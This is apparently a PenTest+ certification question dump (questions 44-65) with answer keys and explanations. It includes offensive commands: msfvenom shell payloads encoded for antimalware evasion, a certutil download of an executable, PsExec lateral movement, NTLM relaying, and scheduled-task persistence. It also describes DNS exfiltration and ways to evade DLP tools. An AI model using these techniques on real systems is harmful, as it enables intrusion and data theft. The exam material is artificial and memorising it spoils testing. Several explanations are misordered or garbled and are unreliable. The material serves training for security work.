A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Hot Area:

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

- ☐ Mimikatz
- ☐ WPScan
- ☐ Brakeman
- ☐ SQLmap

Show Question

Reset All Answers

← → ↺ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

- 1 ☐ User-agent: *
- 2 ☐ Disallow: /search
- 3 ☐ Allow: /search/about
- 4 ☐ User-agent: acunetix
- 5 ☐ crawl-delay: 10
- 6 ☐ Allow: /search/static
- 7 ☐ User-agent: Baidu
- 8 ☐ crawl-delay: 12
- 9 ☐ Disallow: /Home
- 10 ☐ User-agent: Slurp
- 11 ☐ crawl-delay: 20
- 12 ☐ Allow: /sdch
- 13 ☐ User-agent: Comptia
- 14 ☐ Allow: /admin
- 15 ☐ Allow: /wp-admin
- 16 ☐ crawl-delay: 15
- 17 ☐ Allow: /groups
- 18 ☐ Allow: /?hl=
- 19 ☐ Allow: /wp-login.php

Answer Area:

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

☐ Mimikatz

☒ WPScan

☐ Brakeman

☐ SQLmap

Show QuestionReset All Answers

← → ↺ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

1 ☐ User-agent: *

2 ☐ Disallow: /search

3 ☐ Allow: /search/about

4 ☐ User-agent: acunetix

5 ☐ crawl-delay: 10

6 ☐ Allow: /search/static

7 ☐ User-agent: Baidu

8 ☐ crawl-delay: 12

9 ☐ Disallow: /Home

10 ☐ User-agent: Slurp

11 ☐ crawl-delay: 20

12 ☐ Allow: /sdch

13 ☐ User-agent: Comptia

14 ☒ Allow: /admin

15 ☒ Allow: /wp-admin

16 ☐ crawl-delay: 15

17 ☐ Allow: /groups

18 ☐ Allow: /?hl=

19 ☐ Allow: /wp-login.php

Section:

Explanation:

QUESTION 44

During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

- A. ChopChop
- B. Replay
- C. Initialization vector
- D. KRACK

Correct Answer: D

Section:**Explanation:**

To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.

KRACK (Key Reinstallation Attack):

Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.

Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.

Other Attacks:

ChopChop: Targets WEP encryption, not WPA2.

Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.

Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.

Pentest

Reference:

Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.

KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.

By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.

Top of Form

Bottom of Form

QUESTION 45

After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:

2/10/2023 05:50AM C:\users\mgranite\schtasks /query

2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY

Which of the following best explains the team's objective?

- A. To enumerate current users
- B. To determine the users' permissions
- C. To view scheduled processes
- D. To create persistence in the network

Correct Answer: D

Section:**Explanation:**

The logs indicate that the penetration testing team's objective was to create persistence in the network.

Log Analysis:

schtasks /query: This command lists all the scheduled tasks on the system. It is often used to understand what tasks are currently scheduled and running.

schtasks /CREATE /SC DAILY: This command creates a new scheduled task that runs daily. Creating such a task can be used to ensure that a script or program runs regularly, maintaining a foothold in the system.

Persistence:

Definition: Persistence refers to techniques used to maintain access to a compromised system even after reboots or other interruptions.

Scheduled Tasks: One common method of achieving persistence on Windows systems is by creating scheduled tasks that execute malicious payloads or scripts at regular intervals.

Other Options:

Enumerate Current Users: The logs do not show commands related to user enumeration.

Determine Users' Permissions: Commands like whoami or net user would be more relevant for checking user permissions.

View Scheduled Processes: While schtasks /query can view scheduled tasks, the addition of the schtasks /CREATE command indicates the intent to create new scheduled tasks, which aligns with creating persistence.

Pentest

Reference:

Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.

Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.

By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.



QUESTION 46

A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

- A. SAST
- B. Sidecar
- C. Unauthenticated
- D. Host-based

Correct Answer: C

Section:

Explanation:

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.

Unauthenticated Scan:

Definition: An unauthenticated scan is conducted without providing any credentials to the scanning tool. It simulates the perspective of an external attacker who does not have any prior access to the system.

Purpose: Identifies vulnerabilities that are exposed to the public and can be exploited without authentication. This includes open ports, outdated software, and misconfigurations visible to the outside world.

Comparison with Other Scans:

SAST (Static Application Security Testing): Analyzes source code for vulnerabilities, typically used during the development phase and not suitable for external vulnerability scanning.

Sidecar: This term is generally associated with microservices architecture and is not relevant to the context of vulnerability scanning.

Host-based: Involves scanning from within the network and often requires authenticated access to the host to identify vulnerabilities. It is not suitable for determining external vulnerabilities.

Pentest

Reference:

External Vulnerability Assessment: Conducting unauthenticated scans helps identify the attack surface exposed to external threats and prioritizes vulnerabilities that are accessible from the internet.

Tools: Common tools for unauthenticated scanning include Nessus, OpenVAS, and Nmap.

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

QUESTION 47

Which of the following explains the reason a tester would opt to use DREAD over PTES during the planning phase of a penetration test?

- A. The tester is conducting a web application test.
- B. The tester is assessing a mobile application.
- C. The tester is evaluating a thick client application.
- D. The tester is creating a threat model.

Correct Answer: D

Section:

Explanation:

DREAD for Threat Modeling:

DREAD is a risk assessment framework used in threat modeling to prioritize vulnerabilities based on their impact, reproducibility, exploitability, affected users, and discoverability.

It is specifically designed for creating and analyzing threat models.

Why Not Other Options?

A, B, C: While DREAD can be applied in various contexts (web, mobile, thick client applications), its primary purpose is threat modeling, not specific testing methodologies like PTES.

CompTIA Pentest+

Reference:

Domain 1.0 (Planning and Scoping)

QUESTION 48

A penetration tester is ready to add shellcode for a specific remote executable exploit. The tester is trying to prevent the payload from being blocked by antimalware that is running on the target. Which of the following commands should the tester use to obtain shell access?

- A. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows/bind_tcp LPORT=443
- B. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000
- C. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 EXITFUNC=none
- D. net user add /administrator | hexdump > payload

Correct Answer: A

Section:

Explanation:

Using shikata_ga_nai:

This encoder obfuscates the payload, making it harder for antimalware to detect.

The command specifies a bind shell (windows/bind_tcp) payload, targeting Windows with architecture x86-64.

Why Not Other Options?

B, C: These commands generate payloads but do not use an encoder, increasing the likelihood of detection by antimalware.

D: This command is unrelated to generating shellcode; it appears to be an attempt to manipulate accounts.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 49

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

bash

PORT STATE SERVICE

22/tcp open ssh

25/tcp filtered smtp

111/tcp open rpcbind

2049/tcp open nfs

Based on the output, which of the following services provides the best target for launching an attack?

- A. Database
- B. Remote access
- C. Email
- D. File sharing

Correct Answer: D

Section:

Explanation:

From the Nmap results:

Service Analysis:

SSH (22): Secure Shell is a remote access protocol that is typically well-secured with encryption and authentication mechanisms. It's not the easiest to exploit without valid credentials or known vulnerabilities.

SMTP (25): The port is filtered, which indicates that it might be blocked by a firewall, making it less accessible as an attack vector.

RPCBind (111): RPC services can sometimes expose vulnerabilities, but they are less common in modern systems.

NFS (2049): Network File System is a file-sharing service. Misconfigured NFS servers often expose sensitive files or directories that can be accessed without proper authentication.

Best Target:

NFS (port 2049) is the most attractive target. Attackers can exploit insecure exports, gain unauthorized access to shared directories, or elevate privileges if the server allows root access over NFS.

CompTIA Pentest+

Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

Domain 3.0 (Attacks and Exploits)

QUESTION 50

A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:

```
bash
for var in ---MISSING TEXT---
do
ping -c 1 192.168.10.$var
done
```

Which of the following pieces of code should the penetration tester use in place of the ---MISSING TEXT--- placeholder?

- A. crunch 1 254 loop
- B. seq 1 254
- C. echo 1-254
- D. {1.-254}

Correct Answer: B

Section:

Explanation:

Correct Syntax for a Range Loop in Bash:

The seq command generates a sequence of numbers in a specified range, which is ideal for iterating over IP addresses in a Class C subnet (1--254).

Example: seq 1 254 will output numbers 1, 2, ..., 254 sequentially.

Explanation of Other Options:

A (crunch): The crunch command is used for wordlist generation and is unrelated to looping in Bash.

C (echo 1-254): This would output '1-254' as a string instead of generating a numeric range.

D ({1.-254}): This is incorrect Bash syntax and would result in a script error.

Final Script:

```
bash
for var in $(seq 1 254)
do
ping -c 1 192.168.10.$var
done
```

CompTIA Pentest+

Reference:

Domain 4.0 (Penetration Testing Tools)

Bash Scripting and Automation

QUESTION 51

A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team. Which of the following exfiltration methods most likely remain undetected?

- A. Cloud storage
- B. Email
- C. Domain Name System
- D. Test storage sites

Correct Answer: C

Section:

Explanation:

The Domain Name System (DNS) is commonly used for covert exfiltration because it is an essential protocol in most networks and is less likely to be scrutinized compared to other methods. Here's how DNS exfiltration works:

Mechanism:

Data is encoded into DNS queries or responses, such as using subdomain fields to transmit sensitive information.

These queries are sent to a malicious DNS server controlled by the attacker, allowing data to bypass traditional detection mechanisms.

Why It Remains Undetected:

DNS traffic is frequently allowed and not as heavily monitored compared to other channels like HTTP or email.

Network security tools often prioritize operational DNS traffic, making detection of anomalies more challenging.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

Domain 5.0 (Reporting and Communication)

QUESTION 52

During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?

- A. API
- B. HTTP
- C. IPA
- D. ICMP

Correct Answer: A

Section:

Explanation:

API as a Target:

APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks.

Testing APIs often uncovers critical issues in modern applications.

Why Not Other Options?

B (HTTP): This is a protocol, not a specific asset.

C (IPA): Unrelated to penetration testing (likely a typo or irrelevant here).

D (ICMP): This is a protocol used for network diagnostics, not an application asset.

CompTIA Pentest+

Reference:

Domain 1.0 (Planning and Scoping)

QUESTION 53

A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

- A. Service discovery
- B. OS fingerprinting
- C. Host discovery
- D. DNS enumeration

Correct Answer: C

Section:

Explanation:

In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:

Host Discovery (Answer: C):

Objective: Identify live hosts on the network.

Tools & Techniques:

Ping Sweep: Using tools like nmap with the -sn option (ping scan) to check for live hosts by sending ICMP Echo requests.

ARP Scan: Useful in local networks, arp-scan can help identify all devices on the local subnet by broadcasting ARP requests.

nmap -sn 192.168.1.0/24

*

Reference:

The GoBox HTB write-up emphasizes the importance of identifying hosts before moving to service enumeration.

The Forge HTB write-up also highlights using Nmap for initial host discovery in its enumeration phase.

* Service Discovery (Option A):

Objective: After identifying live hosts, determine the services running on them.

Tools & Techniques:

Nmap: Often used with options like -sV for version detection to identify services.

nmap -sV 192.168.1.100

* Reference:

As seen in multiple write-ups (e.g., Anubis HTB and Bolt HTB), service discovery follows host identification to understand the services available for potential exploitation.

* OS Fingerprinting (Option B):

Objective: Determine the operating system of the identified hosts.

Tools & Techniques:

Nmap: With the -O option for OS detection.

nmap -O 192.168.1.100

* Reference:

Accurate OS fingerprinting helps tailor subsequent attacks and is often performed after host and service discovery, as highlighted in the write-ups.

* DNS Enumeration (Option D):

Objective: Identify DNS records and gather subdomains related to the target domain.

Tools & Techniques:

dnsenum, dnsrecon, and dig.

dnsenum example.com

DNS enumeration is crucial for identifying additional attack surfaces, such as subdomains and related services. This step is typically part of the reconnaissance phase but follows host discovery and sometimes service identification.

Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

QUESTION 54

Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

- A. FTP
- B. HTTPS
- C. SMTP
- D. DNS

Correct Answer: D

Section:

Explanation:

Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:

FTP (File Transfer Protocol) (Option A):

Characteristics: FTP is a clear-text protocol used to transfer files.

Drawbacks: It is easily detected by network security tools due to its lack of encryption and distinctive traffic patterns. Most modern networks block or heavily monitor FTP traffic to prevent unauthorized file transfers.

HTTPS (Hypertext Transfer Protocol Secure) (Option B):

Characteristics: HTTPS encrypts data in transit, making it harder to inspect by network monitoring tools.

Drawbacks: While HTTPS is more secure, large amounts of unusual or unexpected HTTPS traffic can still trigger alerts on sophisticated security systems. Its usage for exfiltration depends on the network's normal traffic

patterns and the ability to blend in.

SMTP (Simple Mail Transfer Protocol) (Option C):

Characteristics: SMTP is used for sending emails.

Drawbacks: Like FTP, SMTP is not inherently secure and can be monitored. Additionally, large or frequent email attachments can trigger alerts.

DNS (Domain Name System) (Option D):

Characteristics: DNS is used to resolve domain names to IP addresses and vice versa.

Advantages: DNS traffic is ubiquitous and often less scrutinized than other types of traffic. Data can be encoded into DNS queries and responses, making it an effective covert channel for exfiltration.

Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

QUESTION 55

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

- A. Articulation of cause
- B. Articulation of impact
- C. Articulation of escalation
- D. Articulation of alignment

Correct Answer: B

Section:

Explanation:

When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:

Articulation of Cause (Option A):

Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.

Articulation of Impact (Option B):

Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.

Importance: While escalation paths are important to understand, they are part of the broader impact assessment. They explain how an attacker might exploit the vulnerability further but do not convey the immediate risk as clearly as impact.

Articulation of Alignment (Option D):

Importance: Alignment is useful for ensuring that remediation efforts are in line with the client's strategic goals and regulatory requirements. However, it still doesn't highlight the immediate urgency and potential damage like the articulation of impact does.

Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

Articulation of Escalation (Option C):

QUESTION 56

A penetration tester needs to scan a remote infrastructure with Nmap. The tester issues the following command: `nmap 10.10.1.0/24`

Which of the following is the number of TCP ports that will be scanned?

- A. 256
- B. 1,000
- C. 1,024
- D. 65,535

Correct Answer: B

Section:

Explanation:

Default Behavior of Nmap Scans:

By default, Nmap scans the 1,000 most common TCP ports when no specific port range is defined.

The command `nmap 10.10.1.0/24` initiates a scan of 256 IPs in the subnet but still limits the port scan to the default of 1,000 TCP ports for each IP.

Why Not Other Options?

A (256): This relates to the number of IP addresses in the /24 subnet, not the number of ports scanned.

C (1,024): This would only apply if explicitly specified in the command.

D (65,535): Scanning all ports requires the `-p-` option, which is not used here.

CompTIA Pentest+

Reference:

Domain 2.0 (Information Gathering and Vulnerability Identification)

QUESTION 57

A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following output:

kotlin

Copy code

Nmap scan report for some_host

Host is up (0.01 latency).

PORT STATE SERVICE

445/tcp open microsoft-ds

Host script results: smb2-security-mode: Message signing disabled

Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

- A. `responder -T eth0 -dwv ntlmrelayx.py -smb2support -tf <target>`
- B. `msf > use exploit/windows/smb/ms17_010_psexec msf > <set options> msf > run`
- C. `hydra -L administrator -P /path/to/passwdlist smb://<target>`
- D. `nmap ---script smb-brute.nse -p 445 <target>`



Correct Answer: A

Section:

Explanation:

Explanation of the Correct Option:

A (responder and ntlmrelayx.py):

Responder is a tool for intercepting and relaying NTLM authentication requests.

Since SMB signing is disabled, ntlmrelayx.py can relay authentication requests and escalate privileges to move laterally without directly brute-forcing credentials, which is stealthier.

Why Not Other Options?

B: Exploiting MS17-010 (psexec) is noisy and likely to trigger alerts.

C: Brute-forcing credentials with Hydra is highly detectable due to the volume of failed login attempts.

D: Nmap scripts like smb-brute.nse are useful for enumeration but involve brute-force methods that increase detection risk.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 58

During a red-team exercise, a penetration tester obtains an employee's access badge. The tester uses the badge's information to create a duplicate for unauthorized entry. Which of the following best describes this action?

- A. Smurfing
- B. Credential stuffing
- C. RFID cloning
- D. Card skimming

Correct Answer: C

Section:

Explanation:

RFID Cloning:

RFID (Radio-Frequency Identification) cloning involves copying the data from an access badge and creating a duplicate that can be used for unauthorized entry.

Tools like Proxmark or RFID duplicators are commonly used for this purpose.

Why Not Other Options?

A (Smurfing): A network-based denial-of-service attack, unrelated to physical access.

B (Credential stuffing): Involves using stolen credentials in bulk for authentication attempts, unrelated to badge cloning.

D (Card skimming): Relates to stealing credit card information, not access badges.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 59

While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?

- A. Eavesdropping
- B. Bluesnarfing
- C. Credential harvesting
- D. SQL injection attack

Correct Answer: A

Section:

Explanation:

Eavesdropping:

Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications, such as unsecured VoIP calls, radio signals, or in-room microphones.

Why Not Other Options?

B (Bluesnarfing): Targets Bluetooth-enabled devices, which is unlikely to apply to general meeting communications.

C (Credential harvesting): Focuses on collecting user credentials and does not explain the discovery of product details from a meeting.

D (SQL injection): Exploits databases and is unrelated to capturing meeting communication.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

Techniques for Intercepting Communication

QUESTION 60

A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: `nmap -sv -sT -p - 192.168.1.0/24`. Which of the following describes the most likely purpose of this scan?

- A. OS fingerprinting
- B. Attack path mapping
- C. Service discovery
- D. User enumeration

Correct Answer: C



Section:**Explanation:**

The Nmap command `nmap -sv -sT -p- 192.168.1.0/24` is designed to discover services on a network. Here is a breakdown of the command and its purpose:

Command Breakdown:

`nmap`: The network scanning tool.

`-sV`: Enables service version detection. This option tells Nmap to determine the version of the services running on open ports.

`-sT`: Performs a TCP connect scan. This is a more reliable method of scanning as it completes the TCP handshake but can be easily detected by firewalls and intrusion detection systems.

`-p-`: Scans all 65535 ports. This ensures a comprehensive scan of all possible TCP ports.

`192.168.1.0/24`: Specifies the target network range (subnet) to be scanned.

Purpose of the Scan:

Service Discovery (Answer: C): The primary purpose of this scan is to discover

Service discovery is a common task in penetration testing to map out the network services and versions, as seen in various Hack The Box (HTB) write-ups where comprehensive service enumeration is performed before further actions.

Conclusion: The `nmap -sv -sT -p- 192.168.1.0/24` command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

QUESTION 61

During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

- A. Run TruffleHog against a local clone of the application
- B. Scan the live web application using Nikto
- C. Perform a manual code review of the Git repository
- D. Use SCA software to scan the application source code

Correct Answer: A

Section:**Explanation:**

Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here's an explanation of each option:

Run TruffleHog against a local clone of the application (Answer: A):

Effectiveness: It quickly and automatically identifies potential credentials and other sensitive information across thousands of files, making it the most efficient choice under time constraints.

Drawbacks: It is not designed to scan source code for hard-coded credentials. Instead, it focuses on web application vulnerabilities such as outdated software and misconfigurations.

Perform a manual code review of the Git repository (Option C):

Drawbacks: Given the short timeline, this approach is impractical and inefficient for identifying hard-coded credentials quickly.

Use SCA software to scan the application source code (Option D):

Drawbacks: While SCA tools are useful for dependency analysis, they are not specifically tailored for finding hard-coded credentials.

Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

TruffleHog is widely recognized for its ability to uncover hidden secrets in code repositories, making it a valuable tool for penetration testers.

Scan the live web application using Nikto (Option B):

QUESTION 62

A penetration tester needs to use the native binaries on a system in order to download a file from the internet and evade detection. Which of the following tools would the tester most likely use?

- A. `netsh.exe`
- B. `certutil.exe`
- C. `nc.exe`
- D. `cmdkey.exe`

Correct Answer: B



Section:**Explanation:**

Certutil.exe for File Downloads:

certutil.exe is a native Windows utility primarily used for managing certificates but can also be leveraged to download files from the internet.

Example command:

bash

Copy code

```
certutil.exe -urlcache -split -f http://example.com/file.exe file.exe
```

Its native status helps it evade detection by security tools.

Why Not Other Options?

A (netsh.exe): Used for network configuration but not for downloading files.

C (nc.exe): Netcat is not native to Windows and would need to be introduced to the system.

D (cmdkey.exe): Used for managing stored credentials, not downloading files.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 63

Which of the following techniques is the best way to avoid detection by data loss prevention tools?

- A. Encoding
- B. Compression
- C. Encryption
- D. Obfuscation

Correct Answer: A

Section:**Explanation:**

Encoding to Evade DLP:

Encoding (e.g., Base64) transforms data into a format that may bypass data loss prevention (DLP) tools.

DLP solutions often look for specific patterns (e.g., sensitive keywords, file headers) and may not recognize encoded data.

Why Not Other Options?

B (Compression): Compression reduces file size but does not typically bypass DLP detection mechanisms.

C (Encryption): Encrypted data is detectable by DLP tools, though its contents may not be readable.

D (Obfuscation): While obfuscation hides intent, encoding is more effective for bypassing automated detection.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 64

While performing a penetration testing exercise, a tester executes the following command:

bash

Copy code

```
PS c:\tools> c:\hacks\Psexec.exe \\server01.comptia.org -accepteula cmd.exe
```

Which of the following best explains what the tester is trying to do?

- A. Test connectivity using PSEXec on the server01 using CMD.exe.
- B. Perform a lateral movement attack using PsExec.
- C. Send the PsExec binary file to the server01 using CMD.exe.



D. Enable CMD.exe on the server01 through PsExec.

Correct Answer: B

Section:

Explanation:

Lateral Movement with PsExec:

PsExec is a tool used for executing processes on remote systems.

The command enables the tester to execute cmd.exe on the target host (server01) to achieve lateral movement and potentially escalate privileges.

Why Not Other Options?

A: The command is not testing connectivity; it is executing a remote command.

C: PsExec does not send its binary; it executes commands on remote systems.

D: The command is not enabling cmd.exe; it is using it as a tool for executing commands remotely.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

QUESTION 65

During a penetration testing exercise, a team decides to use a watering hole strategy. Which of the following is the most effective approach for executing this attack?

A. Compromise a website frequently visited by the organization's employees.

B. Launch a DDoS attack on the organization's website.

C. Create fake social media profiles to befriend employees.

D. Send phishing emails to the organization's employees.

Correct Answer: A

Section:

Explanation:

Watering Hole Attack Explanation:

A watering hole attack involves compromising a website that the target frequently visits.

The attacker injects malicious code into the site, which then exploits users who access it.

Why Not Other Options?

B: DDoS attacks disrupt services but do not align with the watering hole strategy.

C: Social engineering may be effective but is not a watering hole attack.

D: Phishing is unrelated to compromising trusted websites.

CompTIA Pentest+

Reference:

Domain 3.0 (Attacks and Exploits)

